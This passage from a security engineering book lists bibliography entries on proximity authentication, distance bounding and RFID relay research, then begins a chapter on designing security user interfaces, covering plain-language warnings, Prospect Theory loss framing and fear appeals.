[315] "Ensemble: Cooperative Proximity-based Authentication", Andre Kalamandeen, Adin Scannell, Eyal de Lara, Anmol Sheth and Anthony LaMarca, *Proceedings of the 8th Conference on Mobile Systems, Applications and Services (MobiSys'10)*, June 2010, p.331.

[316] "On Pairing Constrained Wireless Devices Based on Secrecy of Auxiliary Channels: The Case of Acoustic Eavesdropping", Tzipora Halevi and Nitesh Saxena, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.97.

[317] "Secure Proximity Detection for NFC Devices Based on Ambient Sensor Data", Tzipora Halevi, Di Ma, Nitesh Saxena and Tuo Xiang, *Proceedings of the 17th European Symposium on Research in Computer Security (ESORICS'12)*, Springer-Verlag LNCS No.7459, September 2012, p.379.

[318] "Using Camera-Equipped Mobile Phones for Interacting with Real-World Objects", Michael Rohs and Beat Gfeller, *Proceedings of the 2nd International Conference in Pervasive Computing (PERVASIVE'04)*, April 2004, p.265.

[319] "Device-Enabled Authorisations in the Gray System", Jonathan McCune, Michael Reiter, Jason Rouse and Peter Rutenbar, *Proceedings of the 8th Information Security Conference (ISC'05)*, Springer-Verlag LNCS No.3650, September 2005, p.431.

[320] "Seeing-Is-Believing: Using Camera Phones for Human-Verifiable Authentication", Jonathan McCune, Adrian Perrig and Michael Reiter, *Proceedings of the 2005 Symposium on Security and Privacy (S&P'05)*, May 2005, p.110. This work was based on Jonathan McCune's MSc thesis of the same name which contains more details, with an updated version published as "Seeing-Is-Believing: Using Camera Phones for Human-Verifiable Authentication", Jonathan McCune, Adrian Perrig and Michael Reiter, *International Journal of Security and Networks*, **Vol.4, No 1-2**, 2009, p.43.

[321] "Multi-channel Protocols", Ford-Long Wong and Frank Stajano, *Proceedings of the 13th Security Protocols Workshop (Protocols'05)*, Springer-Verlag LNCS No.4631, April 2005, p.113.

[322] "The Generalized TTL Security Mechanism (GTSM)", RFC 5082, Vijay Gill, John Heasley, David Meyer, Pekka Savola and Carlos Pignataro, October 2007.

[323] "DTCP Volume 1 Supplement E Mapping DTCP to IP (Informational Version)", Digital Transmission Licensing Administrator, 19 March 2010.

[324] "Project Tackles RFID Security", Linda Paulson, *IEEE Computer*, **Vol.43, No.7** (July 2010), p.19.

[325] "The Sleep Deprivation Attack in Sensor Networks: Analysis and Methods of Defense", Matthew Pirretti, Sencun Zhu, N.Vijaykrishnana, Patrick McDaniel, Mahmut Kandemir and Richard Brooks, *International Journal of Distributed Sensor Networks*, **Vol.2, No.3** (September 2006), p.267.

[326] "Pacemakers and Implantable Cardiac Defibrillators: Software Radio Attacks and Zero-Power Defences", Daniel Halperin, Thomas Heydt-Benjamin, Benjamin Ransford, Shane Clark, Benessa Defend, Will Morgan, Kevin Fu, Tadayoshi Kohno and William Maisel, *Proceedings of the 2008 Symposium on Security and Privacy (S&P'08)*, May 2008, p.129.

[327] "His Late Master's Voice: Barking for Location Privacy", Mike Burmester, *Proceedings of the 19th Workshop on Security Protocols (Protocols'11)*, Springer-Verlag LNCS No.7114, March 2011, p.4.

[328] "Absence Makes the Heart Grow Fonder: New Directions for Implantable Medical Device Security", Tamara Denning, Kevin Fu and Tadayoshi Kohno, *Proceedings of the 3rd Conference on Hot Topics in Security (HOTSEC'08)*, July 2008, p.1.

[329] "Proximity-based Access Control for Implantable Medical Devices", Kasper Rasmussen, Claude Castelluccia, Thomas Heydt-Benjamin and Srdjan Čapkun, *Proceedings of the 16th Conference on Computer and Communications Security (CCS'09)*, November 2009, p.410.

[330] "Patients, Pacemakers, and Implantable Defibrillators: Human Values and Security for Wireless Implantable Medical Devices", Tamara Denning, Alan Borning, Batya Friedman, Brian Gill, Tadayoshi Kohno and William Maisel, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.917.

[331] "Security That Is Meant to be Skin Deep: Using Ultraviolet Micropigmentation to Store Emergency-Access Keys for Implantable Medical Devices", Stuart Schechter, *Proceedings of the 1st Workshop on Health Security and Privacy (HealthSec'10)*, August 2010, `http://research.microsoft.com/pubs/135291/healthsec.pdf`.

[332] "Tattoos being used for medical alerts", Mary Marcus, USA Today, 13 May 2009, `http://www.usatoday.com/news/health/2009-05-13-medicaltattoos_N.htm`.

[333] "Distance-bounding Protocols", Stefan Brands and David Chaum, *Proceedings of the Workshop on the Theory and Application of Cryptographic Techniques (EUROCRYPT'93)*, May 1993, Springer-Verlag LNCS No.765, p.344.

[334] "Ranging in a dense multipath environment using an UWB radio link", Joon-Yong Lee and R.Scholtz, *IEEE Journal on Selected Areas in Communications*, **Vol.20, No.9** (December 2002), p.1677.

[335] "Packet Leashes: A Defence against Wormhole Attacks in Wireless Networks", Yih-Chun Hu, Adrian Perrig and David Johnson, *Proceedings of*

the 22nd Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM'03), April 2003, p.1976.

[336] "Secure Verification of Location Claims", Naveen Sastry, Umesh Shankar and David Wagner, *Proceedings of the 2nd Workshop on Wireless Security (WiSec'03)*, September 2003, p.1.

[337] "SECTOR: Secure Tracking of Node Encounters in Multi-hop Wireless Networks", Srdjan Čapkun, Levente Buttyan and Jean Hubaux, *Proceedings of the Workshop on Security of Ad Hoc and Sensor Networks (SASN'03)*, October 2003, p.21.

[338] "Embedding Distance-Bounding Protocols within Intuitive Interactions", Laurent Bussard and Yves Roudier, *Proceedings of the 1st International Conference on Security in Pervasive Computing*, Springer-Verlag LNCS No.2802, March 2003, p.119.

[339] "Countering Identity Theft Through Digital Uniqueness, Location Cross-Checking, and Funnelling", Paul van Oorschot and Stuart Stubblebine, *Proceedings of the 9th Financial Cryptography Conference (FC'05)*, Springer-Verlag LNCS No.3570, February 2005, p.31.

[340] "Localization via ultra-wideband radios: a look at positioning aspects for future sensor networks", S.Gezici, Zhi Tian, G.Giannakis, H.Kobayashi, A.Molisch, H.Poor and Z.Sahinoglu, *IEEE Signal Processing Magazine*, **Vol.22**, **No.4** (July 2005), p.70.

[341] "Distance-Bounding Proof of Knowledge to Avoid Real-Time Attacks", Laurent Bussard and Walid Bagga, *Security and Privacy in the Age of Ubiquitous Computing, IFIP Advances in Information and Communication Technology*, **Vol.181**, 2005, p.223.

[342] "An RFID Distance Bounding Protocol", Gerhard Hancke and Markus Kuhn, *Proceedings of the 1st Conference on Security and Privacy in Communications Networks (SecureComm'05)*, September 2005, p.67.

[343] "Detecting Relay Attacks with Timing Based Protocols" Jason Reid, Juan Gonzalez Nieto, Tee Tang and Bouchra Senadji, *Proceedings of the 2nd Symposium on Information, Computer and Communications Security (ASIACCS'07)*, March 2007, p.204.

[344] "A Human-Verifiable Authentication Protocol Using Visible Laser Light", Rene Mayrhofer and Martyn Welch, *Proceedings of the 2nd International Conference on Availability, Reliability and Security (ARES'07)*, April 2007, p.1143.

[345] "Keep Your Enemies Close: Distance Bounding Against Smartcard Relay Attacks", Saar Drimer and Steven Murdoch, *Proceedings of the 16th Usenix Security Symposium (Security'07)*, August 2007, p.87.

[346] "Attacks on Time-of-Flight Distance Bounding Channels" Gerhard Hancke and Markus Kuhn, *Proceedings of the 1st Conference on Wireless Network Security (WiSec'08)*, March 2008, p.194.

[347] "Efficient Device Pairing Using 'Human-Comparable' Synchronized Audiovisual Patterns", Ramnath Prasad and Nitesh Saxena, *Proceedings of the 6th Conference on Applied Cryptography and Network Security (ACNS'08)*, Springer-Verlag LNCS No.5037, June 2008 p.328.

[348] "Yet another secure distance-bounding protocol" Ventzislav Nikov and Marc Vauclair, *Conference on Security and Cryptography (SECRYPT'08)*, July 2008, p.218.

[349] "HAPADEP: Human-Assisted Pure Audio Device Pairing", Claudio Soriente, Gene Tsudik and Ersin Uzun, *Proceedings of the 11th Information Security Conference (ISC'08)*, Springer-Verlag LNCS No.5222, September 2008, p.385.

[350] "Distance Bounding Protocol for Multiple RFID Tag Authentication", Gaurav Kapoor, Wei Zhou and Selwyn Piramuthu, *Proceedings of the International Conference on Embedded and Ubiquitous Computing (EUC'08)*, December 2008, p.115.

[351] "The Swiss-Knife RFID Distance Bounding Protocol", Chong Kim, Gildas Avoine, François Koeune, François-Xavier Standaert and Olivier Pereira, *Proceedings of the 11th International Conference on Information Security and*

Cryptology (ICISC'08), Springer-Verlag LNCS No.5461, December 2008, p.98.

[352] "An Efficient Distance Bounding RFID Authentication Protocol Balancing False-Acceptance Rate and Memory Requirement", Gildas Avoine and Aslan Tchamkerten, *Proceedings of the 12th Information Security Conference (ISC'09)*, Springer-Verlag LNCS No.5735, September 2009, p.250.

[353] "ID-based Secure Distance Bounding and Localization", Nils Tippenhauer and Srdjan Čapkun, *Proceedings of the 14th European Conference on Research in Computer Security (ESORICS'09)*, September 2009, Springer-Verlag LNCS No.5789, p.621.

[354] "Confidence in Smart Token Proximity: Relay Attacks Revisited", Gerhard Hancke, Keith Mayes and Konstantinos Markantonakis, *Computers & Security*, **Vol.28**, **No.7** (October 2009), p.615.

[355] "A Distance-Bounding Concept for Bilateral IEEE 802.15.4 Communication", J. Wittwer, F. Kirsch and M. Vossiek, *Proceedings of the Conference on Microwaves, Communications, Antennas and Electronic Systems (COMCAS'09)*, November 2009, p.1.

[356] "RFID Distance Bounding Multistate Enhancement", Gildas Avoine, Christian Floerkemeier and Benjamin Martin, *Proceedings of the 10th International Conference on Cryptology in India (Indocrypt'09)*, Springer-Verlag LNCS No.5922, December 2009, p.290.

[357] "RFID Distance Bounding Protocol with Mixed Challenges to Prevent Relay Attacks", Chong Kim and Gildas Avoine, *Proceedings of the 8th International Conference on Cryptology And Network Security (CANS'09)*, Springer-Verlag LNCS No.5888, December 2009, p.119.

[358] "Reid et al.'s Distance Bounding Protocol and Mafia Fraud Attacks over Noisy Channels", Luke Mirowski, Jacqueline Hartnett and Raymond Williams, *IEEE Communications Letters*, **Vol.14**, **No.2** (February 2010), p.121.

[359] "Effectiveness of Distance-decreasing Attacks Against Impulse Radio Ranging" Manuel Flury, Marcin Poturalski, Panos Papadimitratos, Jean-Pierre Hubaux and Jean-Yves Le Boudec, *Proceedings of the 3rd Conference on Wireless Network Security (WiSec'10)*, March 2010, p.117.

[360] "Cryptographic Puzzles and Distance-bounding Protocols: Practical Tools for RFID Security" Pedro Peris-Lopez, Julio Hernandez-Castro, Juan Tapiador, Esther Palomar and Jan van der Lubbe, *IEEE Communications Letters*, **Vol.14**, **No.2**, (April 2010), p.121.

[361] "Design of a Secure Distance-Bounding Channel for RFID", Gerhard Hancke, *Journal of Network and Computer Applications*, **Vol.34**, **No.3** (May 2010), p.877.

[362] "Optimal Security Limits of RFID Distance Bounding Protocols" Orhun Kara, Süleyman Kardaş, Muhammed Bingöl and Gildas Avoine, *Proceedings of the 6th Workshop on RFID Security (RFIDSec'10)*, Springer-Verlag LNCS No.6370, June 2010, p.220.

[363] "The Poulidor Distance-Bounding Protocol", Rolando Rasua, Benjamin Martin and Gildas Avoine, *Proceedings of the 6th Workshop on RFID Security (RFIDSec'10)*, Springer-Verlag LNCS No.6370, June 2010, p.239.

[364] "Realization of RF Distance Bounding", Kasper Rasmussen and Srdjan Čapkun, *Proceedings of the 19th Usenix Security Symposium (Security'10)*, August 2010, p.389.

[365] "Non-Uniform Stepping Approach to RFID Distance Bounding Problem", Ali Gürel, Atakan Arslan, and Mete Akgün, *Proceedings of the 5th International Workshop on Data Privacy Management (DPM'10)*, Springer-Verlag LNCS No.6514, September 2010, p.64.

[366] "Good Neighbor: Ad hoc Pairing of Nearby Wireless Devices by Multiple Antennas", Liang Cai, Kai Zeng, Hao Chen and Prasant Mohapatra, *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS'11)*, February 2011, to appear.

[367] "A Framework for Analyzing RFID Distance Bounding Protocols", Gildas Avoine, Muhammed Bingöl, Süleyman Kardas, Cédric Lauradoux and

Benjamin Martin, *Journal of Computer Security*, **Vol.19**, **No.2** (March 2011), p.289.

[368] "Make Noise and Whisper: A Solution to Relay Attacks", Omar Choudary and Frank Stajano, *Proceedings of the 19th Workshop on Security Protocols (Protocols'11)*, Springer-Verlag LNCS No.7114, March 2011, p.271.

[369] "MEED: A Memory-efficient Distance Bounding Protocol with Error Detection", Wei Xin, Cong Tang, Hu Xiong, Yonggang Wang, Huiping Sun, Zhi Guan and Zhong Chen, *Proceedings of the Asia Workshop on RFID Security (RFIDSec'11 Asia)*, April 2011, p.129.

[370] "Design of a Secure Distance-Bounding Channel for RFID", Gerhard Hancke, *Journal of Network and Computer Applications*, **Vol.34**, **No.3** (May 2011), p.877.

[371] "A Novel RFID Distance Bounding Protocol Based on Physically Unclonable Functions", Süleyman Kardaş, Mehmet Kiraz, Muhammed Bingöl, and Hüseyin Demirci, *Proceedings of the 7th Workshop on RFID Security (RFIDSec'11)*, Springer-Verlag LNCS No.7055, June 2011, p.78.

[372] "A secure distance-based RFID identification protocol with an off-line back-end database", Pedro Peris-Lopez, Agustin Orfila, Esther Palomar and Julio Hernandez-Castro, *Personal and Ubiquitous Computing*, **Vol.16**, **No.3** (March 2012), p.351.

[373] "Design and Implementation of a Terrorist Fraud Resilient Distance Bounding System", Aanjhan Ranganathan, Nils Ole Tippenhauer, Boris Škoric, Dave Singelée and Srdjan Čapkun, *Proceedings of the 17th European Symposium on Research in Computer Security (ESORICS'12)*, Springer-Verlag LNCS No.7459, September 2012, p.415.

[374] "Geoslavery", Jerome Dobson and Peter Fisher, *IEEE Technology and Society Magazine*, **Vol.22**, **No.1** (Spring 2003), p.47.

[375] "Who's Watching You Now", John Morris and Jon Peterson, *IEEE Security and Privacy*, **Vol.5**, **No.1** (January/February 2007), p.76.

[376] "So Near and Yet So Far: Distance-Bounding Attacks in Wireless Networks" Jolyon Clulow, Gerhard Hancke, Markus Kuhn and Tyler Moore, *Proceedings of the 3rd European Workshop on Security and Privacy in Ad-Hoc and Sensor Networks (ESAS'06)*, Springer-Verlag LNCS No.4357, September 2006, p.83.

[377] "Keep Your Enemies Close: Distance Bounding Against Smartcard Relay Attacks", Saar Drimer and Steven Murdoch, *Proceedings of the 16th Usenix Security Symposium (Security'07)*, August 2007, p.87.

[378] "Location Privacy of Distance Bounding Protocols", Kasper Rasmussen and Srdjan Čapkun, *Proceedings of the 15th Conference on Computer and Communications Security (CCS'08)*, October 2008, p.149.

[379] "Context-Aware Access Control Mechanism for Ubiquitous Applications", Young-Gab Kim, Chang-Joo Mon, Dongwon Jeong, Jeong-Oog Lee, Chee-Yang Song and Doo-Kwon Baik, *Proceedings of the 3rd Atlantic Web Intelligence Conference (AWIC'05)*, Springer-Verlag LNCS No.3528, June 2005, p.236.

[380] "Context-Aware Access Control—Making Access Control Decisions Based on Context Information", Sven Lachmund, Thomas Walter, Laurent Bussard, Laurent Gomez and Eddy Olk, *Proceedings of the International Workshop on Ubiquitous Access Control (IWUAC'06)*, July 2006, p.1.

[381] "A Semantic Context-Aware Access Control Framework for Secure Collaborations in Pervasive Computing Environments", Alessandra Toninelli, Rebecca Montanari, Lalana Kagal and Ora Lassila, *Proceedings of the 5th International Semantic Web Conference (ISWC'06)*, Springer-Verlag LNCS No.4273, November 2006, p.473.

[382] "Information Security Architecture-Context Aware Access Control Model for Educational Applications", N. DuraiPandian, V. Shanmughaneethi and C. Chellappan, *International Journal of Computer Science and Network Security*, **Vol.6**, **No.12** (December 2006), p.197.

[383] "Context-Aware Provisional Access Control", Amir Masoumzadeh, Morteza Amini and Rasool Jalili, *Proceedings of the 2nd International Conference on*

Information Systems Security (ICISS'06), Springer-Verlag LNCS No.4332, December 2006, p.132.

[384] "Adaptive Context-Aware Access Control Policy in Ad-Hoc Networks", Ayda Saidane, *Proceedings of the 3rd International Conference on Autonomic and Autonomous Systems (ICAS'07)*, June 2007, Paper No.13.

[385] "A Context-Aware Mandatory Access Control Model for Multilevel Security Environments", Jafar Jafarian, Morteza Amini and Rasool Jalili, *Proceedings of the 27th International Conference on Computer Safety, Reliability, and Security (SAFECOMP'08)*, Springer-Verlag LNCS No.5219, September 2008, p.401.

[386] "A Context-Risk-Aware Access Control Model for Ubiquitous Environments", Ali Ahmed and Ning Zhang, *Proceedings of the International Multiconference on Computer Science and Information Technology*, October 2008, p.775.

[387] "A Generalized Context-based Access Control Model for Pervasive Environments", José Filho and Hervé Martin, *Proceedings of the 2nd International Workshop on Security and Privacy in GIS and LBS (SPRINGL'09)*, November 2009, p.12.

[388] "Modular Context-Aware Access Control for Medical Sensor Network", Oscar Garcia and Klaus Wehrle, *Proceedings of the Symposium on Access Control Models and Technologies (SACMAT'10)*, June 2010, to appear.

[389] "Chattering Laptops", Tuomas Aura, Janne Lindqvist, Michael Roe and Anish Mohammed, *Proceedings of the 8th Privacy Enhancing Technologies Symposium (PETS'08)*, Springer-Verlag LNCS No.5134, July 2008, p.167.

[390] "Location Systems for Ubiquitous Computing", Jeffrey Hightower and Gaetano Borrielo, *IEEE Computer*, **Vol.34**, **No.8** (August 2001), p.57.

[391] "Location-Based Services: Fundamentals and Operation", Axel Küpper, John Wiley and Sons, 2005.

[392] "Will Mobile Computing's Future be Location, Location, Location?", Steven Vaughan-Nichols, *IEEE Computer*, **Vol.42**, **No.5** (February 2009), p.14.

[393] "Security Flaws in Universal Plug and Play: Unplug, Don't Play", HD Moore, 29 January 2013, `https://community.rapid7.com/community/-infosec/blog/2013/01/29/security-flaws-in-universal-plug-and-play-unplug-dont-play`.

[394] "SOHO Network Equipment ... and the implications of a rich service set", Independent Security Evaluators, 26 July 2013, `http://securityevaluators.com/content/case-studies/routers/-soho_techreport.pdf`.

[395] "Home Invasion 2.0: Attacking Network-Connected Embedded Devices", Daniel Crowley, Jennifer Savage and David Bryan, presentation at Black Hat 2013, July 2013, `https://media.blackhat.com/us-13/US-13-Crowley-Home-Invasion-2-0-WP.pdf`.

[396] UPnP Vulnerabilities, `http://osvdb.org/search?search[vuln_title]=-upnp&search[text_type]=titles`.

[397] "Location-based fast handoff for 802.11 networks", Chien-Chao Tseng, Kuang-Hui Chi, Ming-Deng Hsieh and Hung-Hsing Chang, *IEEE Communications Letters*, **Vol.9**, **No.4** (April 2005), p.304.

[398] "A Seamless Handoff Mechanism for DHCP-Based IEEE 802.11 WLANs", Jen-Jee Chen, Yu-Chee Tseng and Hung-Wei Lee, *IEEE Communications Letters*, **Vol.11**, **No.8** (August 2007), p.665.

[399] "Location based fast MAC handoffs in 802.11", S.Mellimi and S.Rao, *Proceedings of the IET Conference on Wireless, Mobile and Multimedia Networks*, January 2008, p.184.

[400] "What is DHCP Network Hint?", Windows 7 DHCP Team, 19 December 2008, `http://blogs.technet.com/teamdhcp/archive/2008/12/19/what-is-dhcp-network-hint.aspx`.

[401] "How it works: DHCP Network Hint", Windows 7 DHCP Team, 19 December 2008, `http://blogs.technet.com/teamdhcp/archive/2008/12/19/how-it-works-dhcp-network-hint.aspx`.

[402] "Analysis of a Wi-Fi Hotspot Network", David Blinn, Tristan Henderson and David Kotz, *Proceedings of the International Workshop on Wireless Traffic Measurements and Modeling (WitMeMo'05)*, June 2005, p.1.

[403] "BEDA: Button-Enabled Device Pairing", Claudio Soriente, Gene Tsudik and Ersin Uzun, *First International Workshop on Security for Spontaneous Interaction (IWSSI'07)*, September 2007.

[404] "Another Take on Simple Security", Glenn Fleishman, 6 January 2005, http://wifinetnews.com/archives/004659.html.

[405] "Under the Hood with Broadcom SecureEasySetup", Glenn Fleishman, 12 January 2005, http://wifinetnews.com/archives/004685.html.

[406] "Securing Home WiFi Networks: A Simple Solution Can Save Your Identity", Broadcom white paper Wireless-WP200-x, 18 May 2005.

[407] "Wi-Fi Protected Setup Specification v1.0", WiFi Alliance, 2006.

[408] "Shake them Up!: A movement-based pairing protocol for CPU-constrained devices", Claude Castelluccia and Pars Mutaf, *Proceedings of the 3rd International Conference on Mobile Systems, Applications, and Services (MobiSys'05)*, June 2005, p.51.

[409] "RFIDs and Secret Handshakes: Defending Against Ghost-and-Leech Attacks and Unauthorised Reads with Context-Aware Communications", Alexei Czeskis, Joshua Smith, Karl Koscher and Tadayoshi Kohno, *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS'08)*, October 2008, p.479.

[410] "Effortless Secure Enrolment for Wireless Networking using Location-limited Channels", Jeff Shirley, work-in-progress talk at the 14th Usenix Security Symposium (Security'05), August 2005.

[411] "GEO-RBAC: A Spatially Aware RBAC", Maria Damiani, Elisa Bertino, Barbara Catania and Paolo Perlsaca, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.10**, **No.1** (2007), Article No.2.

[412] "Cracking the Bluetooth PIN", Yaniv Shaked and Avishai Wool, *Proceedings of the 3rd Conference on Mobile Systems, Applications, and Services (MobiSys'05)*, June 2005, p.39.

[413] "Risiko Bluetooth", Christoph Wegener and Marcel Holtmann, *Linux Technical Review*, No.11 (2009), p.34.

[414] "The Commercial Malware Industry", Peter Gutmann, presentation at Defcon 15, August 2007, https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-gutmann.pdf, updated version at http://www.cs.auckland.ac.nz/~pgut001/pubs/malware_biz.pdf.

[415] "'Fakeproof' e-passport is cloned in minutes", Steve Boggan, The Times, 6 August 2008, http://www.timesonline.co.uk/tol/news/uk/crime/-article4467106.ece.

[416] "Special Uses and Abuses of the Fiat-Shamir Passport Protocol", Yvo Desmedt, Claude Goutier and Samy Bengio, *Proceedings of the 7th Annual Cryptology Conference (CRYPTO'87)*, Springer-Verlag LNCS No.293, August 1987, p.21.

[417] "Security and Privacy Issues in E-passports", Ari Juels, David Molnar and David Wagner, *Proceedings of the 1st Conference on Security and Privacy in Communications Networks (SecureComm'05)*, September 2005, p.74.

[418] "RFID Insecurity for Entity Authentication", Abbas Alfaraj, University College London Master's Thesis, 2006.

[419] "A Note on the Relay Attacks on e-passports: The Case of Czech e-passports", Martin Hlaváč and Tomas Rosa, Cryptology ePrint Archive, Report 2007/244, June 2007, http://eprint.iacr.org/2007/244.

[420] "Why Biometrics and RFID are not a Panacea Introduction to Biometrics", Peter Gutmann, 2010, http://www.cs.auckland.ac.nz/~pgut001/pubs/-biometrics.pdf.

[421] "Mobile Apps and RFID — The Tale Of Two Techs", Nick von Dadelszen, presentation at Kiwicon V, November 2011.

[422] "Picking Virtual Pockets using Relay Attacks on Contactless Smartcard", Ziv Kfir and Avishai Wool, *Proceedings of the 1st Conference on Security and*

Privacy in Communications Networks (SecureComm'05), September 2005, p.47.

[423] "Vulnerabilities in First-Generation RFID-enabled Credit Cards", Thomas Heydt-Benjamin, Daniel Bailey, Kevin Fu, Ari Juels and Tom O'Hare, *Proceedings of the 11th Financial Cryptography and Data Security Conference (FC'07)*, Springer-Verlag LNCS No.4886, p.2.

[424] "libnfc.org — Public platform independent Near Field Communication (NFC) library", Roel Verdult and Romuald Conty, `http://www.libnfc.org/-documentation/examples/nfc-relay`.

[425] "Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars", Aurelien Francillon, Boris Danev and Srdjan Čapkun, *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS'11)*, February 2011, to appear.

[426] "On Numbers and Games", John Conway, Academic Press, 1976.

User Interaction

An important part of the security design process is how to interact with users of the security features of an application in a meaningful manner. Even something as basic as the choice of a security application's name can become a critical factor in deciding the effectiveness of a product. For example one secure file-sharing application that had been specifically designed with both ease of use and safe operation in mind (contrast this with the file-sharing applications discussed in "File Sharing" on page 778) had the 'S' in its name redefined from "Secure" to "Simple" after prospective users commented that "they didn't need security enough to put up with the pain it caused" [1]. The following section looks at various user interaction issues and discusses some solutions to user communications problems.

Speaking the User's Language

When interacting with a user, particularly over a topic as complex as computer security, it's important to speak their language. To evaluate a message presented by a security user interface, users have to be both motivated and able to do so [2]. Developers who spend their lives immersed in the technology that they're creating often find it difficult to step back and view it from a non-technical user's point of view, with the result that the user interface that they create assumes a high degree of technical knowledge in the end user. An example of the type of problem that this leads to is the typical jargon-filled error message produced by most software. Geeks love to describe the problem when they should instead be focusing on the solution. While the maximum amount of detail about the error may help other geeks diagnose the problem, it does little more than intimidate the average user.

Figure 131: "The experienced user will usually know what's wrong"

On the other hand you should be careful not to present such minimal information that any resulting decision made by the user, whether a rank beginner or hardcore geek, as reduced to a coin toss. Figure 131, from the "Ken Thompson's car" school of user interface design, is an example of such a coin-toss interface.

The easiest way to determine how to speak the user's language when your application communicates with them is to ask the users what they'd expect to see in the interface. Studies of users have shown however that there are so many different ways to describe the same sorts of things that using the results from just one or two users would invariably lead to difficulties when other users expecting different terms or different ways of explaining concepts use the interface.

A better alternative is to let users vote on terminology chosen from a list of user-suggested texts and then select the option that garners the most votes. A real-world evaluation of this approach found that users of the interface with the highest-polling terminology made between *two and five times* fewer mistakes than when they used the same interface but with the original technical terminology, the interface style

that's currently found in most security applications. The same study found that after prolonged use error rates were about the same for both interfaces, indicating that, given enough time, users can eventually learn more or less anything… until an anomalous condition occurs, at which point they'll be completely lost with the technical interface.

In a similar vein, consider getting your user manuals written by non-security people to ensure that the people writing the documentation use the same terminology and have the same mindset as those using it. You can always let the security people nitpick the text for accuracy after it's finished.

Effective Communication with Users

In addition to speaking the user's language you also need to figure out how to effectively communicate your message to them and turn the click, whirr response into controlled responding in which users react based on an actual analysis of the information that they've been given. Previous chapters have already pointed out a number of examples of ineffective user communication, which would imply that this is a tricky area to get right, but in this case we're lucky to have an entire field of research (with the accompanying industries of advertising and politics) dedicated to the effective communication of messages. For example social psychologists have determined that a request made with an accompanying explanation is far more likely to elicit an appropriate response than the request on its own [3]. So telling the user that something has gone wrong and that continuing with their current course of action is dangerous "because it may allow criminals to steal money from your bank account" is far more effective than just the generic warning by itself.

The text of this message also takes advantage of another interesting result from psychology research: people are more motivated by the fear of losing something than the thought of gaining something [4][5]. For example doctors' letters warning smokers of the number of years of life that they'd lose by not giving up smoking have been found to be more effective than ones that describe the number of extra years that they'd have if they do kick the habit [6]. This has interesting ramifications. Depending on whether you frame an issue as a gain or a loss, you can completely change people's answers to a question about it. The theory behind this was developed by Nobel prize-winners Daniel Kahneman and Amos Tversky under the name Prospect Theory [7][8]. In Kahneman and Tversky's original experiment, subjects were asked to choose between a sure gain of $500 and a 50% chance of gaining $1000 / 50% chance of gaining nothing. The majority (84%) chose the sure gain of $500. However, when the problem was phrased in reverse, with subjects being told they would be given $1000 with a sure loss of $500 or a 50% chance of losing the entire $1000 / 50% chance of losing nothing, only 31% chose the sure loss, even though it represented the exact same thing as the first set of choices.

One real-world example of the deleterious effects of this can be seen in a study of the working habits of New York taxi drivers which found that many of the drivers would set themselves a given earning target each day and quit once they'd reached their target (setting targets can be very motivating when performing boring or tedious activities, which is why it's so popular with people on things like exercise programs). While this can be a great motivator when there's nothing to be gained or lost (except for weight in an exercise program), it doesn't work so well when there's more at stake than this. In the case of the taxi drivers, what they were doing was quitting early when they were making good money, and working longer hours when they were earning little. If instead they had worked longer hours on good days and quit early on bad days, their earnings would have increased by 15%. Simply working the same hours each day would have increased their income by 8%. Incidentally, this result is directly contrary to supply-side economics, which argues that if you increase wages people will work more in order to earn more [9].

Taxi drivers also provide an interesting illustration of the difference between game theory and real life that's already been mentioned in "Psychology" on page 125. Two economics professors in Jerusalem for a conference decided to apply game theory to address the extravagance with which some local taxi drivers charged their passengers

by offering to pay the driver the correct fare once they'd reached their destination, for which the game-theoretically optimum response for the driver would be to accept the fare, since he'd already invested time and petrol in getting them to their destination. What game theory didn't predict was that the driver would lock the doors, take them back to their point of origin, and throw them out of the cab [10]. The way to deal with the specific shortcoming of game theory that's illustrated here is through something called drama theory, which looks at the motives and therefore the behaviour of the players of the game, and considers that they may simply decide to change the rules rather than to play the game as expected [11][114]. Drama theory represents a special approach called a problem-structuring method, something that's discussed in more detail in "Wicked Problems" on page 404 and applied in practice in "Threat Analysis using Problem Structuring Methods" on page 252.

Getting back to Prospect Theory, the earlier user-warning message was worded as a warning about theft from a bank account rather than a bland reassurance that doing this would keep the user's funds safe. As the later discussion of the rather nebulous term "privacy" in "Other Languages, Other Cultures" on page 554 shows, some fundamental concepts related to security, and users' views of security, can in fact only be defined in terms of what users will lose rather than anything that they'll gain.

An additional important result from psychology research is the finding that if recipients of such a fear appeal aren't given an obvious way of coping then they'll just bury their heads in the sand and try and avoid the problem [12]. What the stimulus that's being presented here is producing is a maladaptive, fear response rather than a more appropriate risk-controlling response in which the user perceives an ability to control the risk. The user's response to a fear appeal, particularly one for which they have no obvious coping mechanism, is likely to be either a fatalistic "there's nothing that I can do, it'll happen to me anyway" or a wishfully optimistic "maybe I'll get lucky and nothing will happen" [13]. The typical technocratic response to this form of user behaviour is to reiterate information about the issue in the hope that this time it will "sink in" and/or to apply sanctions to punish non-compliance, both of which simply act to increase the fear response.

